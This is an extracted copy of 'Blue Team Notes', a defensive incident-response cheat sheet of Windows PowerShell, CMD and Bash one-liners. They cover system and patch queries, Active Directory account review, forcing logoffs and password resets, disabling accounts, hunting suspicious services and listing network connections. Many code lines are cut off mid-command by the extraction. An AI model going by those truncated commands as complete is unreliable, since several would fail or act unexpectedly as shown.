



Blue Team Notes

A collection of one-liners, small scripts, and some useful tips for blue team work.

I've included screenshots where possible so you know what you're getting.

Did the Notes help?

I hope the Blue Team Notes help you catch an adversary, thwart an attack, or even just helps you learn. If you've benefited from the Blue Team Notes, would you kindly consider making a donation to one or two charities.

Donate as much or little money as you like, of course. I have some UK charities you could donate to: [Great Ormond Street - Children's hospital](#), [Cancer Research](#), and [Feeding Britain - food charity](#)

Table of Contents

- [Shell Style](#)

- Windows
 - OS Queries
 - Account Queries
 - Service Queries
 - Network Queries
 - Remoting Queries
 - Firewall Queries
 - SMB Queries
 - Process Queries
 - Recurring Task Queries
 - File Queries
 - Registry Queries
 - Driver Queries
 - DLL Queries
 - AV Queries
 - Log Queries
 - Powershell Tips
- Linux
 - Bash History
 - Grep and Ack
 - Processes and Networks
 - Files
 - Bash Tips
- MacOS
 - Reading .plist files
 - Quarantine Events
 - Install History
 - Most Recently Used (MRU)
 - Audit Logs
 - Command line history
 - WHOMST is in the Admin group
 - Persistence locations
 - Transparency, Consent, and Control (TCC)
 - Built-In Security Mechanisms
- Malware

- Rapid Malware Analysis
- Unquarantine Malware
- Process Monitor
- Hash Check Malware
- Decoding Powershell
- SOC
 - Sigma Converter
 - SOC Prime
- Honeypots
 - Basic Honeypots
- Network Traffic
 - Capture Traffic
 - TShark
 - Extracting Stuff
 - PCAP Analysis IRL
- Digital Forensics
 - Volatility
 - Quick Forensics
 - Chainsaw
 - Browser History
 - Which logs to pull in an incident
 - USBs
 - Reg Ripper

As you scroll along, it's easy to lose orientation. Wherever you are in the Blue Team Notes, if you look to the top-left of the readme you'll see a little icon. This is a small table of contents, and it will help you figure out where you are, where you've been, and where you're going



Hone in on suspicious user

Retrieve local user accounts tha...

Find all users currently logged in

Computer / Machine Accounts

Show machine accounts that ...

Reset password for a machin...

Service Queries

Show Services & Service Accou...

Hone in on specific Service

As you go through sections, you may notice the arrowhead that says 'section contents'. I have nestled the sub-headings in these, to make life a bit easier.

Capture Traffic

► section contents

Capture Traffic

▼ section contents

- [Packet Versions](#)
 - [Pcapng or Pcap](#)
 - [ETL](#)
- [Capture on Windows](#)
 - [Preamble](#)
 - [netsh trace](#)
 - [Converting Windows Captures](#)
- [Capture on 'Nix](#)
 - [Preperation](#)
 - [Outputting](#)
 - [I want PCAPNG](#)
 - [Doing interesting things with live packets](#)

When we're talking about capturing traffic here, we really mean the form of packets.

Shell Style


► section contents

Give shell timestamp

For screenshots during IR, I like to have the date, time, and sometimes the timezone in my shell

CMD

```
setx prompt $D$$T$H$H$S$B$S$P$_--$g
:: all the H's are to backspace the stupid microsecond timestamp
:: $_ and --$g separate the date/time and path from the actual shell
:: We make the use of the prompt command: https://docs.microsoft.com/en-us/windows
:: setx is in fact the command line command to write variables to the registry
:: We are writing the prompt's new timestamp value in the cmd line into the reg s
```



A screenshot of a Windows Command Prompt window. The title bar says "Command Prompt". The window content shows:

```
Microsoft Windows [Version 10.0.17763.1697]
(c) 2018 Microsoft Corporation. All rights reserved.

Fri 05/28/2021 11:38:05. | C:\Users\IEUser
-->
```

Pwsh

```
##create a powershell profile, if it doesn't exist already
New-Item $Profile -ItemType file -Force
##open it in notepad to edit
function prompt{ "[$(Get-Date)]" +" | PS "+ "$(Get-Location) > "}
##risky move, need to tighten this up. Change your execution policy or it won't
#run the profile ps1
#run as powershell admin
Set-ExecutionPolicy RemoteSigned
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

[05/28/2021 11:35:33] | PS C:\Windows\system32 >
```

Bash

```
##open .bashrc
sudo nano .bashrc
#https://www.howtogeek.com/307701/how-to-customize-and-colorize-your-bash-prompt/
##date, time, colour, and parent+child directory only, and -> promptt
PS1='\[\033[00;35m\][`date +"%d-%b-%y %T %Z"]` ${PWD#\${PWD%/*}}/\n\[\033[01;
      ##begin purple #year,month,day,time,timezone #show last 2 dir #next line,
#restart the bash source
source ~/.bashrc
```

```
[28-May-21 13:07:08 BST] opt/google
-> |
```

Windows

► section contents

I've generally used these Powershell queries with [Velociraptor](#), which can query thousands of endpoints at once.

OS Queries

► section contents

Get Fully Qualified Domain Name

```
( [System.Net.Dns]::GetHostByName(( $env:computerName )).Hostname
# Get just domain name
```

```
(Get-WmiObject -Class win32_computerSystem).Domain
```

```
[06/27/2021 10:16:53] PS >([System.Net.Dns]::GetHostByName($env:computerName)).Hostname  
McCerty.JUMPSEC.GB  
[06/27/2021 10:16:58] PS >(Get-WmiObject -Class win32_computerSystem).Domain  
JUMPSEC.GB  
[06/27/2021 10:16:59] PS >_
```

Get OS and Pwsh info

This will print out the hostname, the OS build info, and the powershell version

```
$Bit = (get-wmiobject Win32_OperatingSystem).OSArchitecture ;  
$V = $host | select-object -property "Version" ;  
$Build = (Get-WmiObject -class Win32_OperatingSystem).Caption ;  
write-host "$env:computername is a $Bit $Build with Pwsh $V"
```

SP-VM03 is a 64-bit Microsoft Windows 7 Professional with Pwsh @{Version=2.0}

60 is a 64-bit Microsoft Windows 10 Pro with Pwsh @{Version=5.1.18362.752}

983 is a 64-bit Microsoft Windows 10 Enterprise LTSC with Pwsh @{Version=5.1.17763.1007}

005 is a 64-bit Microsoft Windows 10 Pro with Pwsh @{Version=5.1.16299.1004}

16 is a 64-bit Microsoft Windows 7 Professional with Pwsh @{Version=2.0}

25 is a 64-bit Microsoft Windows 7 Professional with Pwsh @{Version=2.0}

49 is a 64-bit Microsoft Windows 7 Professional with Pwsh @{Version=2.0}

975 is a 64-bit Microsoft Windows 10 Enterprise LTSC with Pwsh @{Version=5.1.17763.1007}

is a 32-bit Microsoft Windows 7 Professional with Pwsh @{Version=2.0}

01 is a 64-bit Microsoft Windows 7 Professional with Pwsh @{Version=2.0}

036 is a 64-bit Microsoft Windows 10 Pro with Pwsh @{Version=5.0.10586.1176}

Hardware Info

If you want, you can get Hardware, BIOS, and Disk Space info of a machine

```
#Get BIOS Info  
gcim -ClassName Win32_BIOS | fl Manufacturer, Name, SerialNumber, Version;  
#Get processor info  
gcim -ClassName Win32_Processor | fl caption, Name, SocketDesignation;  
#Computer Model
```

```
gcim -ClassName Win32_ComputerSystem | fl Manufacturer, Systemfamily, Model, Syst
#Disk space in Gigs, as who wants bytes?
gcim -ClassName Win32_LogicalDisk |
Select -Property DeviceID, DriveType, @{L='FreeSpaceGB';E="{!!{0:N2}!!" -f ($_.FreeSp

## Let's calculate an individual directory, C:\Sysmon, and compare with disk memo
$size = (gci c:\sysmon | measure Length -s).sum / 1Gb;
write-host " Sysmon Directory in Gigs: $size";
$free = gcim -ClassName Win32_LogicalDisk | select @{L='FreeSpaceGB';E="{!!{0:N2}!!"
echo "$free";
$cap = gcim -ClassName Win32_LogicalDisk | select @{L="Capacity";E="{!!{0:N2}!!" -f
echo "$cap"
```

```
Name : PhoenixBIOS 4.0 Release 6.0
SerialNumber : VMware-42 1d d8 45 49 7b 92 91-ee 1f 91 b4 6
Version : INTEL - 6040000
```

```
caption : Intel64 Family 6 Model 85 Stepping 4
Name : Intel(R) Xeon(R) Gold 6148 CPU @ 2.40GHz
SocketDesignation : CPU #000

caption : Intel64 Family 6 Model 85 Stepping 4
Name : Intel(R) Xeon(R) Gold 6148 CPU @ 2.40GHz
SocketDesignation : CPU #001
```

```
Manufacturer : VMware, Inc.
Model : VMware Virtual Platform
SystemType : x64-based PC
```

```
DeviceID : C:
DriveType : 3
FreeSpaceGB : 57.99
Capacity : 79.66
```

Time info

Human Readable

Get a time that's human readable

```
Get-Date -UFormat "%a %Y-%b-%d %T UTC:%Z"
```



```
Get-Date -UFormat "%a %Y-%b-%d %T UTC:%Z"
```

```
Tue 2021-Jun-01 10:12:35 UTC:+01
```

Machine comparable

This one is great for doing comparisons between two strings of time

```
[Xml.XmlConvert]::ToString((Get-Date).ToUniversalTime(), [System.Xml.XmlDateTimeS
```

```
[Xml.XmlConvert]::ToString((Get-Dat
```

```
2021-06-01T11:15:33.9909902Z
```

Compare UTC time from Local time

```
$Local = get-date;$UTC = (get-date).ToUniversalTime();  
write-host "LocalTime is: $Local";write-host "UTC is: $UTC"
```



```
$Local = get-date;$UTC = (get-date).ToUniversalTime();  
write-host "LocalTime is: $Local";write-host "UTC is: $UTC"
```

```
LocalTime is: 06/01/2021 10:34:36  
UTC is: 06/01/2021 09:34:36
```

Update Info

Get Patches

Will show all patch IDs and their installation date

```
get-hotfix|  
select-object HotFixID,InstalledOn|  
Sort-Object -Descending -property InstalledOn|  
format-table -autosize
```

HotFixID	InstalledOn
KB5001078	15/03/2021 00:00:00
KB4598243	15/03/2021 00:00:00
KB4535680	27/01/2021 00:00:00
KB4054590	27/01/2021 00:00:00
KB4132216	04/12/2020 00:00:00
KB4576750	25/11/2020 00:00:00
KB4049065	02/02/2018 00:00:00

Find why an update failed

```
$Failures = gwmi -Class Win32_ReliabilityRecords;  
$Failures | ? message -match 'failure' | Select -ExpandProperty message
```

Manually check if patch has taken

This happened to me during the March 2021 situation with Microsoft Exchange's ProxyLogon. The sysadmin swore blind they had patched the server, but neither `systeminfo` or `get-hotfix` was returning with the correct KB patch.

The manual workaround isn't too much ballache

Microsoft Support Page

First identify the ID number of the patch you want. And then find the dedicated Microsoft support page for it.

For demonstration purposes, let's take `KB5001078` and it's [corresponding support page](#). You'll be fine just googling the patch ID number.

File Information

The English (United States) version of this software update installs files that have the attributes that are listed in the following tables.

For all supported x86-based versions



For all supported x64-based versions



References

Then click into the dropdown relevant to your machine.



File Information

The English (United States) version of this software update installs files that have the attributes that are listed in the following tables.

For all supported x86-based versions



For all supported x64-based versions



File name	File version	Date	Time	File size
luainstall.dll	10.0.14393.4222	13-Jan-2021	21:11	60,176
appxreg.dll	10.0.14393.4222	13-Jan-2021	21:10	42,776
appxprovisionpackage.dll	10.0.14393.4222	13-Jan-2021	21:20	86,800
EventsInstaller.dll	10.0.14393.4222	13-Jan-2021	21:20	222,488

Here you can see the files that are included in a particular update. The task now is to pick a handful of the patch-files and compare your host machine. See if these files exist too, and if they do they have similar / same dates on the host as they do in the Microsoft patch list?

On Host

Let us now assume you don't know the path to this file on your host machine. You will have to recursively search for the file location. It's a fair bet that the file will be in `C:\Windows\` (but not always), so let's recursively look for `EventsInstaller.dll`

```
$file = 'EventsInstaller.dll'; $directory = 'C:\windows' ;
gci -Path $directory -Filter $file -Recurse -force|
sort-object -descending -property LastWriteTimeUtc | fl *
```

We'll get a lot of information here, but we're really concerned with is the section around the various *times*. As we sort by the `LastWriteTimeUtc`, the top result should in theory be the latest file of that name...but this is not always true.

Extension	: .dll
CreationTime	: 02/02/2018 18:14:02
CreationTimeUtc	: 02/02/2018 18:14:02
LastAccessTime	: 17/05/2021 17:34:30
LastAccessTimeUtc	: 17/05/2021 16:34:30
LastWriteTime	: 17/05/2021 17:34:30
LastWriteTimeUtc	: 17/05/2021 16:34:30
Attributes	: Archive

Discrepancies

I've noticed that sometimes there is a couple days discrepancy between dates.

The screenshot shows two side-by-side tables comparing file metadata. The left table is from Microsoft's support page, and the right table is from a host system. Both tables show three files: appxprovisionpackage.dll, Eventsinstaller.dll, and CntrtextInstaller.dll. The 'Eventsinstaller.dll' row in both tables has its 'LastWriteTime' and 'LastWriteTimeUtc' fields highlighted with red boxes. In the Microsoft table, 'Eventsinstaller.dll' has a LastWriteTime of 13-Jan-2021 and a LastWriteTimeUtc of 21:20. In the host table, 'EventsInstaller' has a LastWriteTime of 14/01/2021 05:20:23 and a LastWriteTimeUtc of 14/01/2021 05:10:49.

appxprovisionpackage.dll	10.0.14393.4222	13-Jan-2021	21:20	↻	BaseUrl
Eventsinstaller.dll	10.0.14393.4222	13-Jan-2021	21:20	👀	LastWriteTimeUtc
CntrtextInstaller.dll	10.0.14393.4222	13-Jan-2021	21:11		-----

For example in our screenshot, on the left Microsoft's support page supposes the `EventsInstaller.dll` was written on the 13th January 2021. And yet our host on the right side of the screenshot comes up as the 14th January 2021. This is fine though, you've got that file don't sweat it.

Account Queries

► section contents

Users recently created in Active Directory

Run on a Domain Controller.

Change the AddDays field to more or less days if you want. Right now set to seven days.

The 'whenCreated' field is great for noticing some inconsistencies. For example, how often are users created at 2am?

```
import-module ActiveDirectory;
$When = ((Get-Date).AddDays(-7)).Date;
Get-ADUser -Filter {whenCreated -ge $When} -Properties whenCreated |
sort whenCreated -descending
```

```
import-module ActiveDirectory
```

```
DistinguishedName : CN=Amanda
                     Contractor
Enabled          : True
GivenName         : Amanda
Name              : Amanda [REDACTED]
ObjectClass       : user
ObjectGUID        : 8a7f9e1f-7
SamAccountName   : A [REDACTED]
SID               : S-1-5-21-4
Surname           :
UserPrincipalName :
whenCreated       : 01/06/2021
```

```
DistinguishedName : CN=Rob McD
                     Contractor
Enabled          : True
GivenName         : Rob
Name              : Rob [REDACTED]
ObjectClass       : user
```

Hone in on suspicious user

You can use the `SamAccountName` above to filter

```
import-module ActiveDirectory;
```

```
Get-ADUser -Identity Hamburglar -Properties *
```

```
AccountExpirationDate      : 28
accountExpires             : 13
AccountLockoutTime         :
AccountNotDelegated        : Fa
AllowReversiblePasswordEncryption : Fa
AuthenticationPolicy        : {}
AuthenticationPolicySilo    : {}
BadLogonCount               :
CannotChangePassword       : Fa
CanonicalName               : CP
                                         Co
Certificates                : {}
City                        :
CN                          : Am
codePage                    : 0
Company                     : Ex
CompoundIdentitySupported   : {}
Country                     :
countryCode                 : 0
Created                     : 01
createTimeStamp              : 01
Deleted                     :
Department                  :
Description                 : EL
DisplayName                 : Am
DistinguishedName           : CN
                                         Fe
                                         Co
Division                    :
DoesNotRequirePreAuth       : Fa
dSCorePropagationData       : {0
EmailAddress               :
```

Retrieve local user accounts that are enabled

```
Get-LocalUser | ? Enabled -eq "True"
```

```
[06/02/2021 22:48:03] | PS C:\Windows\PowerShell\Microsoft.PowerShell>
Name     Enabled Description
----     ----- -----
IEUser   True    IEUser
sshd    True
```

Find all users currently logged in

```
qwinsta  
#or  
quser
```

Find all users logged in across entire AD

If you want to find every single user logged in on your Active Directory, with the machine they are also signed in to.

I can recommend YossiSassi's [Get-UserSession.ps1](#) and [Get-RemotePSSession.ps1](#).

This will generate a LOT of data in a real-world AD though.

```
PS C:\> .\Get-Usersessions.ps1  
Querying ADSERVER.thornfield.hall (1 out of 2)  
ADSERVER.thornfield.hall logged in by JEYRE on session type  
Querying MoorHouse.thornfield.hall (2 out of 2)  
MoorHouse.thornfield.hall logged in by JEYRE on session type  
MoorHouse.thornfield.hall logged in by STJOHN on session type  
  
Total of 3 sessions found  
Report file saved to C:\\Sessions_thornfield_18022022224801.csv
```

Evict User

Force user logout

You may need to evict a user from a session - perhaps you can see an adversary has been able to steal a user's creds and is leveraging their account to traverse your environment

```
#show the users' session  
qwinsta  
  
#target their session id  
logoff 2 /v
```

[11/15/2021 15:02:53] | PS C:\ > qwinsta

SESSIONNAME	USERNAME	ID	STATE	TYPE	DEVICE
services		0	Disc		
	frank	2	Disc		
>console	IEUser	3	Active		
rdp-tcp		5536	Listen		

[11/15/2021 15:02:56] | PS C:\ > logoff 2 /v

Logging off session ID 2

[11/15/2021 15:03:00] | PS C:\ > qwinsta

SESSIONNAME	USERNAME	ID	STATE	TYPE	DEVICE
services		0	Disc		
>console	IEUser	3	Active		
rdp-tcp		65536	Listen		

[11/15/2021 15:03:02] | PS C:\ > ■

Force user new password

From the above instance, we may want to force a user to have a new password - one the adversary does not have

for Active Directory

```
$user = "lizzie" ; $newPass = "HoDHSyxkzP-cuzjm6S6VF-7rvqKyR";

#Change password twice.
#First can be junk password, second time can be real new password
Set-ADAccountPassword -Identity $user -Reset -NewPassword (ConvertTo-SecureString
Set-ADAccountPassword -Identity $user -Reset -NewPassword (ConvertTo-SecureString
```

```
PS C:\> quser
          SESSIONNAME      ID  STATE   IDLE TIME LOGON TIME
administrator          1  Disc            3 15/11/2021 16:09
lizzie                 console    2  Active   none 15/11/2021 16:12
PS C:\> $user = "lizzie";
PS C:\> $newPass = "HoDHSyxkzP-cuzjm6S6VF-7rvqKyR" ;
PS C:\> Set-ADAccountPassword -Identity $user -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "$newPass" -Force) -verbose
VERBOSE: Performing the operation "Set-ADAccountPassword" on target "CN=lizzie,CN=Users,DC=castle,DC=hyrule,DC=kingdom".
PS C:\> ■
```

For local non-domain joined machines

```
#for local users
net user #username #newpass
net user frank "lFjcVR7fW2-HoDHSyxkzP"
```

```
[> Administrator: Windows PowerShell
```

```
[11/15/2021 15:06:20] | PS C:\ > net user frank br0vember  
The command completed successfully.
```

Disable AD Account

```
#needs the SAMAccountName  
$user = "lizzie";  
Disable-ADAccount -Identity "$user" #whatif can be appended  
  
#check its disabled  
(Get-ADUser -Identity $user).enabled  
  
#enable when you're ready  
Enable-ADAccount -Identity "$user" -verbose
```

```
[> Administrator: Windows PowerShell  
PS C:\> $user = "lizzie";  
PS C:\> Disable-ADAccount -Identity "$user" -whatif  
What if: Performing the operation "Set" on target "CN=lizzie,CN=Users,DC=castle,DC=hyrule,DC=kingdom".  
PS C:\> Disable-ADAccount -Identity "$user"  
  
PS C:\> (Get-ADUser -Identity $user).enabled  
False  
PS C:\>
```

```
PS C:\> Enable-ADAccount -Identity "$user" -verbose  
VERBOSE: Performing the operation "Set" on target "CN=lizzie,CN=Users,DC=castle,DC=hyrule,DC=kingdom".  
PS C:\> (Get-ADUser -Identity $user).enabled  
True  
PS C:\>
```

Disable local Account

```
# list accounts with Get-LocalUser  
Disable-LocalUser -name "bad_account$"
```

```
PS C:\> Get-LocalUser | ? Name -match bad | fl Name,enabled
```

```
Name      : bad_account$  
Enabled   : True
```

```
PS C:\> Disable-LocalUser -name "bad_account$" -whatif  
What if: Performing the operation "Disable local user" on target "bad_account$".  
PS C:\> Disable-LocalUser -name "bad_account$"  
PS C:\> Get-LocalUser | ? Name -match bad | fl Name,enabled
```

```
Name      : bad_account$  
Enabled   : False
```

Evict from Group

Good if you need to quickly eject an account from a specific group, like administrators or remote management.

```
$user = "erochester"  
remove-adgroupmember -identity Administrators -members $User -verbose -confirm:$f
```

```
[01/23/2022 22:05:08] | PS C:\> Remove-ADGroupMember -identity Administrators -members  
"erochester" -verbose -confirm:$false  
VERBOSE: Performing the operation "Set" on target  
"CN=Administrators,CN=Builtin,DC=thornfield,DC=hall".  
[01/23/2022 22:05:18] | PS C:\>
```

Computer / Machine Accounts

Adversaries like to use Machine accounts (accounts that have a \$) as these often are overpowered AND fly under the defenders' radar

Show machine accounts that are apart of interesting groups.

There may be misconfigurations that an adversary could take advantage of.

```
Get-ADComputer -Filter * -Properties MemberOf | ? {$_.MemberOf}
```

```
DNSHostName      : local
Enabled          : False
MemberOf         : {CN=DL_ADAudit_Plus_Permission,OU=Restricted,OU=Groups,DC=COMPUK,DC=local}
Name             :
ObjectClass     : computer
ObjectGUID       : 126369c2-02ee-4472-98d7-d4663cb2146b
SamAccountName   : 4$
SID              : S-1-5-21-1234567890
UserPrincipalName :
```

Reset password for a machine account.

Good for depriving adversary of pass they may have got. Also good for re-establishing trust if machine is kicked out of domain trust for reasons(?)

```
Reset-ComputerMachinePassword
```

All Users PowerShell History

During an IR, you will want to access other users PowerShell history. However, the get-history command only will retrieve the current shell's history, which isn't very useful.

Instead, [PowerShell in Windows 10 saves the last 4096 commands in a particular file](#). On an endpoint, we can run a quick loop that will print the full path of the history file - showing which users history it is showing - and then show the contents of that users' PwSh commands

```
$Users = (Gci C:\Users\*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\
$Pasts = @($Users);

foreach ($Past in $Pasts) {
    write-host "`n----User Pwsh History Path $Past---`n" -ForegroundColor Magenta;
    get-content $Past
}
```

```

PS C:\Users\Administrator> $Users = (Gci C:\Users\*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt).FullName
>> $Pasts = @($Users);
>>
>> foreach ($Past in $Pasts) {
>>     write-host "-----User Pwsh History Path $Past-----" -ForegroundColor Magenta;
>>     get-content $Past -first 3
>> }

-----User Pwsh History Path C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt-----

touch evil.exe
echo > evil.exe
echo > evil.ps1

-----User Pwsh History Path C:\Users\jimmy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt-----

ls C:\Users
whoami
net users
PS C:\Users\Administrator> -

```

And check this one too

```
c:\windows\system32\config\systemprofile\appdata\roaming\microsoft\windows\powers
```

Service Queries

► section contents

Show Services

Let's get all the services and sort by what's running

```
get-service|Select Name,DisplayName,Status|
sort status -descending | ft -Property * -AutoSize|
Out-String -Width 4096
```

Name	DisplayName	Status
EventLog	Windows Event Log	Running
EventSystem	COM+ Event System	Running
StorSvc	Storage Service	Running
Power	Power	Running
WaaSMedicSvc	Windows Update Medic Service	Running
W32Time	Windows Time	Running
SysMain	SysMain	Running
SystemEventsBroker	System Events Broker	Running
TabletInputService	Touch Keyboard and Handwriting Panel Service	Running
VMTools	VMware Tools	Running
PlugPlay	Plug and Play	Running
FontCache	Windows Font Cache Service	Running
StateRepository	State Repository Service	Running
netprofm	Network List Service	Running
DnsCache	DNS Client	Running
RPC	Remote Procedure Call	Running

Now show the underlying executable supporting that service

```
Get-WmiObject win32_service |? State -match "running" |
```

```
select Name, DisplayName, PathName, User | sort Name |
ft -wrap -autosize
```

PS C:\> Get-WmiObject Win32_Service ? State -match "running"		
>> select Name, DisplayName, PathName, User sort Name		
>> ft -wrap -autosize		
Name	DisplayName	PathName
---	-----	-----
AarSvc_a6cb5	Agent Activation Runtime_a6cb5	C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Appinfo	Application Information	C:\Windows\system32\svchost.exe -k netsvcs -p
AudioEndpointBuilder	Windows Audio Endpoint Builder	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p
Audiosrv	Windows Audio	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
BFE	Base Filtering Engine	C:\Windows\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p
BrokerInfrastructure	Background Tasks Infrastructure Service	C:\Windows\system32\svchost.exe -k DcomLaunch -p
Browser	Computer Browser	C:\Windows\System32\svchost.exe -k netsvcs -p
BthAvctpSvc	AVCTP service	C:\Windows\system32\svchost.exe -k LocalService -p
camsvc	Capability Access Manager Service	C:\Windows\system32\svchost.exe -k appmodel -p
cbdhsvc_a6cb5	Clipboard User Service_a6cb5	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p
CDPSvc	Connected Devices Platform Service	C:\Windows\system32\svchost.exe -k LocalService -p
CDPUserSvc_a6cb5	Connected Devices Platform User Service_a6cb5	C:\Windows\system32\svchost.exe -k UnistackSvcGroup
CoreMessagingRegistrar	CoreMessaging	C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork -p
CryptSvc	Cryptographic Services	C:\Windows\system32\svchost.exe -k NetworkService -p
DcomLaunch	DCOM Server Process Launcher	C:\Windows\system32\svchost.exe -k DcomLaunch -p
Dhcp	DHCP Client	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
DispBrokerDesktopSvc	Display Policy Service	C:\Windows\system32\svchost.exe -k LocalService -p
Dnscache	DNS Client	C:\Windows\system32\svchost.exe -k NetworkService -p
DoSvc	Delivery Optimization	C:\Windows\System32\svchost.exe -k NetworkService -p
DPS	Diagnostic Policy Service	C:\Windows\System32\svchost.exe -k LocalServiceNoNetwork -p
DsSvc	Data Sharing Service	C:\Windows\System32\svchost.exe -k

Hone in on specific Service

If a specific service catches your eye, you can get all the info for it. Because the single and double quotes are important to getting this right, I find it easier to just put the DisplayName of the service I want as a variable, as I tend to fuck up the displayname filter bit

```
$Name = "eventlog";
gwmi -Class Win32_Service -Filter "Name = '$Name'" | fl *
```

```
#or this, but you get less information compared to the one about tbh
get-service -name "eventlog" | fl *
```

```

AcceptPause          : False
AcceptStop          : True
Caption             : Active Directory Web Services
CheckPoint          : 0
CreationClassName   : Win32_Service
DelayedAutoStart    : False
Description         : This service provides a Web Service interface to
                      instances of the directory service (AD DS and AD
                      LDS) that are running locally on this server. If
                      this service is stopped or disabled, client
                      applications, such as Active Directory PowerShell,
                      will not be able to access or manage any directory
                      service instances that are running locally on this
                      server.
DisplayName         : Active Directory Web Services
InstallDate         :
ProcessId           : 1916

```

Kill a service

```
Get-Service -DisplayName "meme_service" | Stop-Service -Force -Confirm:$false -ve
```

Hunting potential sneaky services

I saw a red team tweet regarding [sneaky service install](#). To identify this, you can deploy the following:

```

Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |
  ft PSChildName, ImagePath -autosize | out-string -width 800

# Grep out results from System32 to reduce noise, though keep in mind adversaries
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |
  where ImagePath -notlike "*System32*" |
  ft PSChildName, ImagePath -autosize | out-string -width 800

```

puppet	"C:\Program Files\Puppet Labs\Puppet\sys\ruby\bin\ruby.exe" -rubygems "C:\Program Files\Puppet
abs\Puppet\service\daemon.rb"	
pvscsi	
RDMANDK	
RDPNP	
ReFS	
ReFSv1	
Sense	"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
sneaky	C:\sneaky.exe
Sysmon	C:\Windows\Sysmon.exe
SysmonDrv	SysmonDrv.sys
TCPIP6TUNNEL	
TCPIPTUNNEL	
TrustedInstaller	C:\Windows\servicing\TrustedInstaller.exe

Network Queries

► section contents

Show TCP connections and underlying process

This one is so important, I have it [listed twice](#) in the blue team notes

I have a neat one-liner for you. This will show you the local IP and port, the remote IP andport, the process name, and the underlying executable of the process!

You could just use `netstat -b`, which gives you SOME of this data

But instead, try this bad boy on for size:

```
Get-NetTCPConnection |
    select LocalAddress,localport,remoteaddress,remoteport,state,@{name="process";Exp
    sort Remoteaddress -Descending | ft -wrap -autosize

    #### you can search/filter by the commandline process, but it will come out janky
    ##### in the final field we're searching by `anydesk`
Get-NetTCPConnection |
    select LocalAddress,localport,remoteaddress,remoteport,state,@{name="process";Exp
    | Select-String -Pattern 'anydesk'
```

```

PS C:\> Get-NetTCPConnection | 
>> select LocalAddress,localport,remoteaddress,remoteport,state,@{name="process";Expression={{(get-process -id $_.OwningProcess).ProcessName}},@{Name="cmdline";Expression={(Get-WmiObject Win32_Process -filter "ProcessId = $($_.OwningProcess)").commandline}} | sort Remoteaddress -Descending |
>> ft -wrap -autosize

LocalAddress localport remoteaddress      remoteport      State process          cmdline
-----      -----      -----      -----      -----
10.0.0.4      50228 52.205.176.290      443 Established R...      "C:\Program Files\...exe"
10.0.0.4      50224 204.79.197.219      443 Established msedge
10.0.0.4      50225 204.79.197.200      443 Established msedge
10.0.0.4      49841 20.54.36.229      443 Established svchost
10.0.0.4      50191 172.217.16.226      443 TimeWait Idle
10.0.0.4      50182 172.217.16.225      443 TimeWait Idle
10.0.0.4      50195 151.101.16.193      443 Established msedge

```

Bound to catch bad guys or your moneyback guaranteed!!!!

Find internet established connections, and sort by time established

You can always sort by whatever value you want really. CreationTime is just an example

```
Get-NetTCPConnection -AppliedSetting Internet |  
select-object -property remoteaddress, remoteport, creationtime |  
Sort-Object -Property creationtime |  
format-table -autosize
```

remoteaddress	remoteport	creationtime
10.200.151.66	5079	18/04/2021 16:44:09
10.200.151.66	5079	18/04/2021 16:44:09
	445	30/04/2021 05:44:58
10.200.154.147	445	09/05/2021 08:22:07
10.200.154.136	49154	15/05/2021 10:32:52
10.200.154.130	445	18/05/2021 15:10:24
10.200.154.144	445	19/05/2021 18:35:18
10.200.150.10	445	25/05/2021 06:34:41
10.200.154.166	445	26/05/2021 08:02:43
10.200.154.119	445	26/05/2021 14:13:06
10.200.154.113	445	27/05/2021 15:03:54
10.200.154.200	49154	28/05/2021 15:50:41
10.200.155.49	49739	28/05/2021 15:50:43
10.200.154.166	49154	28/05/2021 15:50:45
10.200.155.20	50194	28/05/2021 15:50:46
10.200.160.196	49154	28/05/2021 15:50:46
10.200.155.21	49864	28/05/2021 15:50:46

Sort remote IP connections, and then unique them

This really makes strange IPs stand out

```
(Get-NetTCPConnection).remoteaddress | Sort-Object -Unique
```

```
remoteaddress
```

```
-----
```

```
::
```

```
0.0.0.0
```

```
10.200.150.10
```

```
10.200.150.129
```

```
10.200.150.130
```

```
10.200.150.84
```

```
10.200.151.22
```

```
10.200.151.40
```

```
10.200.151.41
```

```
10.200.151.45
```

```
10.200.151.66
```

```
10.200.154.102
```

```
10.200.154.108
